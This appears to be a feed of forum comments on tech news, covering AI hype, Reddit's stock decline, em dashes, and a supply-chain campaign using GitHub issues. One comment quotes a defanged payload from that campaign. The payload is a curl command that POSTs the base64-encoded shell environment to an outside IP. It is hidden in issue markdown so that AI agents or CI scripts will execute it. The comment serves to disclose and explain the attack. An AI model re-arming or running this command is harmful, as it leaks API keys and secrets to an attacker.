Between radio and cord you should always select cord whenever possible.
comments
Egypt’s Interior Ministry attributed the incident to the hacking of an unnamed international advertising company’s website, saying the same footage had appeared on screens in several countries simultaneously.
Are most billboards so insecure as to be live streaming content from third party websites?
This is another reason to put Proton on your shitlist.
The first reason being this one.
Fuck pro-AI and fascist-adjacent Proton.
I suspect that first and foremost techbros pissed Vatican with AI Jesus sites. Not many incompatibilities with abrahamic religions nor some universal concerns, but plowing into their membership base like a derailed train. Surprisingly, uneducated masses who were the primal source of blind following, now have a syntethic alternative closer, right in their hands.
I don't think AI companies' will get bailed out, but I think the banks and insurance companies that are leveraged up in AI debt will get free government handouts if their risk taking doesn't pan out, or the larger banks that buy out struggling smaller banks will get that treatment.
Oh they're definitely getting bailed out. Especially with this "administration"
Oh wow the AI thought of all that? Amazing!
/S
So, another 20% might sink it into bankruptcy. Good, reset (elsewhere and differently) needed. Tie yourself to AI training for real human text and then flood with bots for (simulated) engagement, what could go wrong. Shut the people out to stop the scrapers, that'll work.
Unfortunately cheaters do prosper and Spez and co go out rich on the backs of helpful people. Sociopaths and late stage capitalism, name a more iconic duo. (they cashed out beyond your wildest dreams already unless they're stupid, in which case hearty ha ha) Wouldn't it be nice if the legal system could help.
Dog & pony show. Their dumbass corrupt money is tied up in the bubble too. Fuck this fuckin country
I shall believe it when I see it.
A very Hacker News-y post.
comment on
Official Claude Code Extension Compromised
to be more precise there is an extension bundle on the cursor marketplace thay has been compromised. actually now that i write this, the title isnt click bait, uts a lie. because it says "official"
comment on
Attackers turn GitHub issues into supply chain campaign against 61 public repos in less than an hour
Article doesn't link to any specific details but I went looking at some of the named repos and found one with the malicious issue still up. Someone (pretty sure it's someone's LLM, actually) wrote an explanation in a comment, too. It claims to have found 144 instances of this attack in total, more than this article states.
CW LLM writing style
This is not a bug report. The body carries a shell command substitution inside an HTML comment, so it does not render on the issue page. You only see it in the raw markdown.
Here it is defanged. I removed a
$before each opening parenthesis and broke the scheme, so this block cannot run if someone copies it:( curl -s hxxp://54.205.16.142:8443/c/0a57dfc92e0a9e36ee8cbea10d3a5d55 -d ( env | base64 | tr -d '\n' ) )In a shell, the inner substitution expands the whole environment and base64 encodes it. The outer one POSTs that string to the host. The target is an agent or a script that pastes issue text into a shell. Every variable in the environment leaves in one request, API keys included.
This is not aimed at agno alone. A GitHub search for
54.205.16.142returns 144 issues, 89 of them still open. All were filed on 2026-09-01 across unrelated repositories, among them github/docs, github/copilot-sdk, dotnet/runtime, apache/druid, cockroachdb/cockroach, brave/brave-browser, huggingface/diffusers, aquasecurity/trivy and kubeflow/pipelines. The first 100 results come from 93 separate accounts with no history, and the titles rotate through six fixed templates. Each issue carries its own 32 character hex path, so the operator can tell which repository a callback came from.One detail worth checking on your side: some variants put the same string in the issue TITLE, not the body. A filter that reads only the body will miss those.
Two requests. Delete this issue rather than close it, because the body of a closed issue is still readable. Then report the account through the GitHub abuse form.
The prose here says nothing on its own. It names no version, no code and no reproduction. It exists to carry the comment.
TL;DR it's a bit of script that'll post the executing shell's env output to a remote IP. I guess the idea is a custom CI pipeline that runs on issue creation mightn't properly sanitise its inputs.
Who could have guessed that AI moderation randomly IP banning users without cause would lower traffic and engagement? Truly unforeseeable
So it's growing slower. Sounds like the trend in hardware computing power overal for the past few decades.
So asked some AI to analyze the trend since I'm in a bit of a hurry, and from what it said, it sounds like a case of expectation meets reality. Apparently the peaks are due to expectation towards user growth which would lead to human-made contents and the potential for AI-training. But as the daily active users reported would have dropped, so would the expected potential of the platform, leading to people selling their stocks.
So 3 things.
First, apparently Reddit's a public traded company for only 2 years now.

Second, found a graph (attached image) that shows the all-time variation. The graph seems to show a slow decline.
Third, I saw a while back an analysis from a geopolitical analyst about people from the financial market, that they have a hyper-sensitive reaction to anything. Thus I sought the longer trend, to be sure the oscilation wasn't just some group of people reacting with their livers.

Chart also seems to indicate they're on the low side in general, though will try to find a 10 years chart to be sure:
comment on
The em dash and ChatGPT: Em dashes on Reddit have become 10 times more popular in a few years
I generally use them if the sentence works without commas if the interrupting portion of the sentence is removed.
If a comma is still needed after that, then I'll generally use parentheses around the interrupting statement instead.
if it's just a fine, then it's just cost of business. people responsible need to face jailtime
comment on
The em dash and ChatGPT: Em dashes on Reddit have become 10 times more popular in a few years
An english professor once told me that if I wasn't sure if I should use a comma then I should use an em dash. What a wonderful discovery that was until AI usurped it and made it something to scrutinize.
comment on
The em dash and ChatGPT: Em dashes on Reddit have become 10 times more popular in a few years
I pointedly use -- instead of — . Which requires that I escape the first hyphen, like this:
\--
comment on
The em dash and ChatGPT: Em dashes on Reddit have become 10 times more popular in a few years
My router won't even let me go to this website it's so bad.
comment on
The em dash and ChatGPT: Em dashes on Reddit have become 10 times more popular in a few years
The em dash is like the Charlie Chaplin mustache -- another cool thing ruined by assholes.
comment on
The em dash and ChatGPT: Em dashes on Reddit have become 10 times more popular in a few years
The em dash when employed properly is great, but this is just a sign of Reddit being infested with bots.
I'd also argue that the website hosting this analysis is just as bad for enabling marketers to categorize and analyze subreddits to maximize marketing effectiveness.